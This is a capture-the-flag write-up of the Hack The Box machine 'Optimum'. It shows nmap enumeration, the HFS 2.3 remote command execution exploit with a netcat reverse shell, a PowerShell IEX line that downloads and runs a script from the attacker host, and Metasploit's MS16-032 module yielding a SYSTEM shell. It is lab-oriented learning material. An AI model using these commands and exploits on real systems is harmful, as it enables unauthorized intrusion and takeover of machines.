Welcome back hackers!! Today, we will be doing Optimum from Hackthebox. So lets jump in!!

Enumeration

```
PORT STATE SERVICE VERSION

80/tcp open http HttpFileServer httpd 2.3

| http-methods:

|_ Supported Methods: GET HEAD POST

|_http-server-header: HFS 2.3

|_http-title: HFS /


|_http-favicon: Unknown favicon MD5:

759792EDD4EF8E6BC2D1877D27153CB1
```

Just one port open. That means we don't have to worry much about enumeration. Attack surface is just http service so lets begin with port 80.

Port 80 (HTTP)

This is the landing site you get:



The site title says HFS or Http File Server. In the bottom, you could see the version number of the service. A quick searchsploit will give few exploits related to this service and most notably is the RCE vulnerability.

```
Path
HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)
| windows/remote/49584.py
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)
| multiple/remote/48569.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File
Upload
                           | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command
Execution (1)
                             | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command
                              windows/remote/39161.py
Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote
Command Execution
                            | windows/webapps/34852.txt
Shellcodes: No Results
```

Also, if you view the source code, you will notice there is a link to rejetto:

Which confirms the vendor and now we can go with one of exploits listed above. Copy the file 39161.pt to your working directory.

Exploitation

First things first, you will have to make some changes to the exploit code. Change local IP to your attacker machine's ip and same with

port number. Next, host nc.exe locally, and run the exploit by supplying target's IP address and port.

```
·(root@kali)-[/home/rishabh/HTB/Windows/Optimum]
 # python2 exploit.py 10.129.1.127 80
  -(root@kali)-[/home/rishabh/HTB/Windows/Optimum]
QPainter::setBrush: Painter not active
QPainter::setBrush: Painter not active
   -(root@kali)-[/home/rishabh/Desktop/transfers]
                              linpeas.sh
accesschk64.exe
                                                             PowerUp.ps1
Chimichurri.exe
                              linux-exploit-suggester-2.pl
                                                             PrintSpoofer32.exe
                              linux-exploit-suggester.sh
chisel_x86.exe
                                                            PrintSpoofer64.exe
inject.py
                              MSFRottenPotato.exe
                                                            pspy32s
Invoke-PowerShellTcp.ps1
                              nc.exe
                                                            pspy64
Invoke-TokenManipulation.ps1 nmap
                                                            ptrace.c
JuicyPotato.exe
                              php_one_liner
                                                            rev_shell
libhax.c
                              plink_x64.exe
                                                            rootshell
libhax.so
                              plink_x86.exe
                                                            rootshell.c
LinEnum.sh
                              powershell_reverse_shell.ps1 rottenpotato.exe
  -(root@kali)-[/home/rishabh/Desktop/transfers]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.1.127 - - [05/Jan/2022 13:24:15] "GET /nc.exe HTTP/1.1" 200 -
10.129.1.127 - - [05/Jan/2022 13:24:15] "GET /nc.exe HTTP/1.1" 200 -
10.129.1.127 - - [05/Jan/2022 13:24:15] "GET /nc.exe HTTP/1.1" 200 -
10.129.1.127 - - [05/Jan/2022 13:24:15] "GET /nc.exe HTTP/1.1" 200 -
```

```
(root@ kali)-[/home/rishabh/HTB/Windows/Optimum]
# rlwrap nc -nvlp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.129.1.127.
Ncat: Connection from 10.129.1.127:49162.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
whoami
whoami
optimum\kostas
C:\Users\kostas\Desktop>[]
```

Privilege Escalation

We can see that we are not system level user. We have to escalate. A quick systeminfo reveals that the OS version is quite old and there

are high chances that it is vulnerable to kernel exploit. Now, copy the systeminfo output into a file, and run windows exploit suggester with file as one of the arguments.

```
—(root∰kali)-[/opt/Windows-Exploit-Suggester]
# python2 windows-exploit-suggester.py --database 2021-
12-28-mssb.xls --systeminfo
/home/rishabh/HTB/Windows/Optimum/systeminfo
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on
extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 31 hotfix(es) against the 266 potential
bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing
bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode
Drivers (3199135) - Important
     https://www.exploit-db.com/exploits/40745/ --
Microsoft Windows Kernel - win32k Denial of Service (MS16-
135)
[*]
     https://www.exploit-db.com/exploits/41015/ --
Microsoft Windows Kernel - 'win32k.sys'
'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
     https://github.com/tinysec/public/tree/master/CVE-
[*]
2016-7255
[E] MS16-098: Security Update for Windows Kernel-Mode
Drivers (3178466) - Important
     https://www.exploit-db.com/exploits/41020/ --
Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow
(MS16-098)
[M] MS16-075: Security Update for Windows SMB Server
(3164038) - Important
```

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[*]
     https://github.com/foxglovesec/RottenPotato
[*]
     https://github.com/Kevin-Robertson/Tater
[*]
     https://bugs.chromium.org/p/project-
zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM
Reflection Elevation of Privilege
     https://foxglovesecurity.com/2016/01/16/hot-potato/ -
- Hot Potato - Windows Privilege Escalation
[*]
[E] MS16-074: Security Update for Microsoft Graphics
Component (3164036) - Important
     https://www.exploit-db.com/exploits/39990/ -- Windows
[*]
- gdi32.dll Multiple DIB-Related EMF Record Handlers Heap-
Based Out-of-Bounds Reads/Memory Disclosure (MS16-074), PoC
     https://www.exploit-db.com/exploits/39991/ -- Windows
Kernel - ATMFD.DLL NamedEscape 0x250C Pool Corruption
(MS16-074), PoC
[*]
[E] MS16-063: Cumulative Security Update for Internet
Explorer (3163649) - Critical
     https://www.exploit-db.com/exploits/39994/ --
Internet Explorer 11 - Garbage Collector Attribute Type
Confusion (MS16-063), PoC
[*]
[E] MS16-032: Security Update for Secondary Logon to
Address Elevation of Privile (3143141) - Important
     https://www.exploit-db.com/exploits/40107/ -- MS16-
032 Secondary Logon Handle Privilege Escalation, MSF
     https://www.exploit-db.com/exploits/39574/ --
[*]
Microsoft Windows 8.1/10 - Secondary Logon Standard Handles
Missing Sanitization Privilege Escalation (MS16-032), PoC
      https://www.exploit-db.com/exploits/39719/ --
Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local
Privilege Escalation (MS16-032) (PowerShell), PoC
     https://www.exploit-db.com/exploits/39809/ --
Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local
Privilege Escalation (MS16-032) (C#)
[*]
[M] MS16-016: Security Update for WebDAV to Address
Elevation of Privilege (3136041) - Important
     https://www.exploit-db.com/exploits/40085/ -- MS16-
016 mrxdav.sys WebDav Local Privilege Escalation, MSF
```

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https://www.exploit-db.com/exploits/39788/ --
Microsoft Windows 7 - WebDAV Privilege Escalation Exploit
(MS16-016) (2), PoC
      https://www.exploit-db.com/exploits/39432/ --
Microsoft Windows 7 SP1 x86 - WebDAV Privilege Escalation
(MS16-016) (1), PoC
[E] MS16-014: Security Update for Microsoft Windows to
Address Remote Code Execution (3134228) - Important
     Windows 7 SP1 x86 - Privilege Escalation (MS16-014),
https://www.exploit-db.com/exploits/40039/, PoC
[*]
[E] MS16-007: Security Update for Microsoft Windows to
Address Remote Code Execution (3124901) - Important
[*] https://www.exploit-db.com/exploits/39232/ --
Microsoft Windows devenum.dll!DeviceMoniker::Load() - Heap
Corruption Buffer Underflow (MS16-007), PoC
      https://www.exploit-db.com/exploits/39233/ --
Microsoft Office / COM Object DLL Planting with
WMALFXGFXDSP.dll (MS-16-007), PoC
[*]
[E] MS15-132: Security Update for Microsoft Windows to
Address Remote Code Execution (3116162) - Important
      https://www.exploit-db.com/exploits/38968/ --
Microsoft Office / COM Object DLL Planting with comsvcs.dll
Delay Load of mgrt.dll (MS15-132), PoC
     https://www.exploit-db.com/exploits/38918/ --
Microsoft Office / COM Object els.dll DLL Planting (MS15-
134), PoC
[*]
[E] MS15-112: Cumulative Security Update for Internet
Explorer (3104517) - Critical
     https://www.exploit-db.com/exploits/39698/ --
Internet Explorer 9/10/11 -
CDOMStringDataList::InitFromString Out-of-Bounds Read
(MS15-112)
[*]
[E] MS15-111: Security Update for Windows Kernel to Address
Elevation of Privilege (3096447) - Important
      https://www.exploit-db.com/exploits/38474/ -- Windows
10 Sandboxed Mount Reparse Point Creation Mitigation Bypass
```

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(MS15-111), PoC
[*]
[E] MS15-102: Vulnerabilities in Windows Task Management
Could Allow Elevation of Privilege (3089657) - Important
     https://www.exploit-db.com/exploits/38202/ -- Windows
CreateObjectTask SettingsSyncDiagnostics Privilege
Escalation, PoC
     https://www.exploit-db.com/exploits/38200/ -- Windows
[*]
Task Scheduler DeleteExpiredTaskAfter File Deletion
Privilege Escalation, PoC
     https://www.exploit-db.com/exploits/38201/ -- Windows
CreateObjectTask TileUserBroker Privilege Escalation, PoC
[E] MS15-097: Vulnerabilities in Microsoft Graphics
Component Could Allow Remote Code Execution (3089656) -
Critical
<u></u>*]
     https://www.exploit-db.com/exploits/38198/ -- Windows
10 Build 10130 - User Mode Font Driver Thread Permissions
Privilege Escalation, PoC
     https://www.exploit-db.com/exploits/38199/ -- Windows
NtUserGetClipboardAccessToken Token Leak, PoC
[*]
[M] MS15-078: Vulnerability in Microsoft Font Driver Could
Allow Remote Code Execution (3079904) - Critical
      https://www.exploit-db.com/exploits/38222/ -- MS15-
078 Microsoft Windows Font Driver Buffer Overflow
[*]
[E] MS15-052: Vulnerability in Windows Kernel Could Allow
Security Feature Bypass (3050514) - Important
     https://www.exploit-db.com/exploits/37052/ -- Windows
- CNG.SYS Kernel Security Feature Bypass PoC (MS15-052),
PoC
[*]
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode
Drivers Could Allow Elevation of Privilege (3057191) -
Important
     https://github.com/hfiref0x/CVE-2015-1701, Win32k
[*]
Elevation of Privilege Vulnerability, PoC
     https://www.exploit-db.com/exploits/37367/ -- Windows
ClientCopyImage Win32k Exploit, MSF
[*]
```

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[E] MS15-010: Vulnerabilities in Windows Kernel-Mode Driver
Could Allow Remote Code Execution (3036220) - Critical
      https://www.exploit-db.com/exploits/39035/ --
[*]
Microsoft Windows 8.1 - win32k Local Privilege Escalation
(MS15-010), PoC
      https://www.exploit-db.com/exploits/37098/ --
Microsoft Windows - Local Privilege Escalation (MS15-010),
PoC
      https://www.exploit-db.com/exploits/39035/ --
[*]
Microsoft Windows win32k Local Privilege Escalation (MS15-
010), PoC
[*]
[E] MS15-001: Vulnerability in Windows Application
Compatibility Cache Could Allow Elevation of Privilege
(3023266) - Important
     http://www.exploit-db.com/exploits/35661/ -- Windows
[*]
8.1 (32/64 bit) - Privilege Escalation
(ahcache.sys/NtApphelpCacheControl), PoC
[*]
[E] MS14-068: Vulnerability in Kerberos Could Allow
Elevation of Privilege (3011780) - Critical
      http://www.exploit-db.com/exploits/35474/ -- Windows
[*]
Kerberos - Elevation of Privilege (MS14-068), PoC
[*]
[M] MS14-064: Vulnerabilities in Windows OLE Could Allow
Remote Code Execution (3011443) - Critical
      https://www.exploit-db.com/exploits/37800// --
[*]
Microsoft Windows HTA (HTML Application) - Remote Code
Execution (MS14-064), PoC
      http://www.exploit-db.com/exploits/35308/ -- Internet
Explorer OLE Pre-IE11 - Automation Array Remote Code
Execution / Powershell VirtualAlloc (MS14-064), PoC
      http://www.exploit-db.com/exploits/35229/ -- Internet
Explorer <= 11 - OLE Automation Array Remote Code Execution</pre>
(#1), PoC
     http://www.exploit-db.com/exploits/35230/ -- Internet
Explorer < 11 - OLE Automation Array Remote Code Execution
(MSF), MSF
      http://www.exploit-db.com/exploits/35235/ -- MS14-064
Microsoft Windows OLE Package Manager Code Execution
Through Python, MSF
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[*]
     http://www.exploit-db.com/exploits/35236/ -- MS14-064
Microsoft Windows OLE Package Manager Code Execution, MSF
[*]
[M] MS14-060: Vulnerability in Windows OLE Could Allow
Remote Code Execution (3000869) - Important
     http://www.exploit-db.com/exploits/35055/ -- Windows
OLE - Remote Code Execution 'Sandworm' Exploit (MS14-060),
PoC
     http://www.exploit-db.com/exploits/35020/ -- MS14-060
[*]
Microsoft Windows OLE Package Manager Code Execution, MSF
[*]
[M] MS14-058: Vulnerabilities in Kernel-Mode Driver Could
Allow Remote Code Execution (3000061) - Critical
     http://www.exploit-db.com/exploits/35101/ -- Windows
TrackPopupMenu Win32k NULL Pointer Dereference, MSF
[*]
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode
Drivers Could Allow Elevation of Privilege (2880430) -
Important
[M] MS13-090: Cumulative Security Update of ActiveX Kill
Bits (2900986) - Critical
[*] done
```

I tried various exploits from the list, but most of them were not working. I decided to run another tool like Sherlock.ps1 so that I can take out the common ones which we can use.

```
powershell "IEX(New-Object
Net.WebClient).downloadString('http://10.10.16.19/Sherlock.
ps1')"

Title : User Mode to Ring (KiTrapOD)
MSBulletin : MS10-015
CVEID : 2010-0232
Link : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems
```

Title : Task Scheduler .XML

MSBulletin: MS10-092

CVEID : 2010-3338, 2010-3888

Link : https://www.exploit-db.com/exploits/19930/

VulnStatus : Not Vulnerable

Title : NTUserMessageCall Win32k Kernel Pool Overflow

MSBulletin: MS13-053 CVEID: 2013-1300

Link : https://www.exploit-db.com/exploits/33213/

VulnStatus: Not supported on 64-bit systems

Title : TrackPopupMenuEx Win32k NULL Page

MSBulletin : MS13-081 CVEID : 2013-3881

Link : https://www.exploit-db.com/exploits/31576/

VulnStatus: Not supported on 64-bit systems

Title : TrackPopupMenu Win32k Null Pointer Dereference

MSBulletin : MS14-058 CVEID : 2014-4113

Link : https://www.exploit-db.com/exploits/35101/

VulnStatus : Not Vulnerable

Title : ClientCopyImage Win32k

MSBulletin: MS15-051

CVEID : 2015-1701, 2015-2433

Link : https://www.exploit-db.com/exploits/37367/

VulnStatus : Not Vulnerable

Title : Font Driver Buffer Overflow

MSBulletin: MS15-078

CVEID : 2015-2426, 2015-2433

Link : https://www.exploit-db.com/exploits/38222/

VulnStatus : Not Vulnerable

Title : 'mrxdav.sys' WebDAV

MSBulletin : MS16-016 CVEID : 2016-0051

Link : https://www.exploit-db.com/exploits/40085/

VulnStatus: Not supported on 64-bit systems

Title : Secondary Logon Handle

MSBulletin : MS16-032 CVEID : 2016-0099

Link : https://www.exploit-db.com/exploits/39719/

VulnStatus : Appears Vulnerable

Title : Windows Kernel-Mode Drivers EoP

MSBulletin: MS16-034

CVEID : 2016-0093/94/95/96

Link : https://github.com/SecWiki/windows-kernel-

exploits/tree/master/MS1

6-034?

VulnStatus : Appears Vulnerable

Title : Win32k Elevation of Privilege

MSBulletin : MS16-135 CVEID : 2016-7255

Link : https://github.com/FuzzySecurity/PSKernel-

Primitives/tree/master/S

ample-Exploits/MS16-135

VulnStatus : Appears Vulnerable

Title : Nessus Agent 6.6.2 - 6.10.3

MSBulletin: N/A

CVEID : 2017-7199

Link :

https://aspe1337.blogspot.co.uk/2017/04/writeup-of-cve-

2017-7199.h

tml

VulnStatus : Not Vulnerable

C:\Users\kostas\Desktop>

You can see that MS16-032 appeared in both the scripts. After googling about it, there is also a metasploit module for it. I

transferred a 64-bit payload and got a meterpreter shell. Now, search for MS16-032. After setting the options, it should look like this:

```
msf6
exploit(windows/local/ms16_032_secondary_logon_handle_prive
sc) > options
Module options
(exploit/windows/local/ms16_032_secondary_logon_handle_priv
esc):
          Current Setting Required Description
  Name
                           yes The session to run
  SESSION 1
this module on
Payload options (windows/x64/meterpreter/reverse_tcp):
            Current Setting Required Description
  Name
                            yes Exit technique
  EXITFUNC thread
(Accepted: '', seh, thread, process, none)
  LHOST tun0
                                     The listen address
                            yes
(an interface may be specified)
  LPORT 6666
                            yes
                                 The listen port
Exploit target:
  Id
      Name
  1 Windows x64
```

Make sure to change the target to x64 and payload too because we are interacting with a 64-bit machine. Next, just type run and enter.

```
msf6
exploit(windows/local/ms16_032_secondary_logon_handle_prive
sc) > run
[*] Started reverse TCP handler on 10.10.16.19:6666
[+] Compressed size: 1160
[*] Writing payload file,
C:\Users\kostas\AppData\Local\Temp\FuXIWbaDcYc.ps1...
[*] Compressing script contents...
[+] Compressed size: 3743
[*] Executing exploit script...
                      [by b33f -> @FuzzySec]
[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 1284
[*] Sniffing out privileged impersonation token..
[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
[ref] cannot be applied to a variable that does not exist.
At line:200 char:3
         $oA = [Ntdll]::NtImpersonateThread($eYa, $eYa,
[ref]$h3)
+ CategoryInfo
                          : InvalidOperation:
(h3:VariablePath) [], RuntimeException
   + FullyQualifiedErrorId : NonExistingVariableReference
```

```
[!] NtImpersonateThread failed, exiting...
[+] Thread resumed!
[*] Sniffing out SYSTEM shell..
[>] Duplicating SYSTEM token
Cannot convert argument "ExistingTokenHandle", with value:
"", for "DuplicateToken" to type "System.IntPtr": "Cannot
CO
nvert null to type "System.IntPtr"."
At line:259 char:2
     $oA = [Advapi32]::DuplicateToken($eCAeV, 2,
[ref]$reBzv)
    + CategoryInfo : NotSpecified: (:) [],
MethodException
    + FullyQualifiedErrorId :
MethodArgumentConversionInvalidCastArgument
[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!
W6Yjh9pf9qF2ihq7w40MsG0b77iKgSRr
[+] Executed on target machine.
[*] Sending stage (200262 bytes) to 10.129.1.127
[*] Meterpreter session 2 opened (10.10.16.19:6666 ->
10.129.1.127:49173 ) at 2022-01-05 15:07:57 -0500
[+] Deleted
C:\Users\kostas\AppData\Local\Temp\FuXIWbaDcYc.ps1
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
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